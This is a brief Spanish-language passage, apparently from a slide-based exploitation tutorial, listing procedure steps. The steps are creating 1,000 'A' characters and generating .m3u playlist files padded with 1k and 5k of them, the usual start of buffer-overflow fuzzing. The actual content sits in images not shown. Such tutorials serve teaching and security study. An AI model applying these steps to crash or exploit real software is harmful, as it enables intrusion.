


PROCEDIMIENTO


Creación de 1k caracteres "A"




Generación de archivo .m3u con
1k caracteres "A"




Generación de archivo .m3u con 5k caracteres "A"



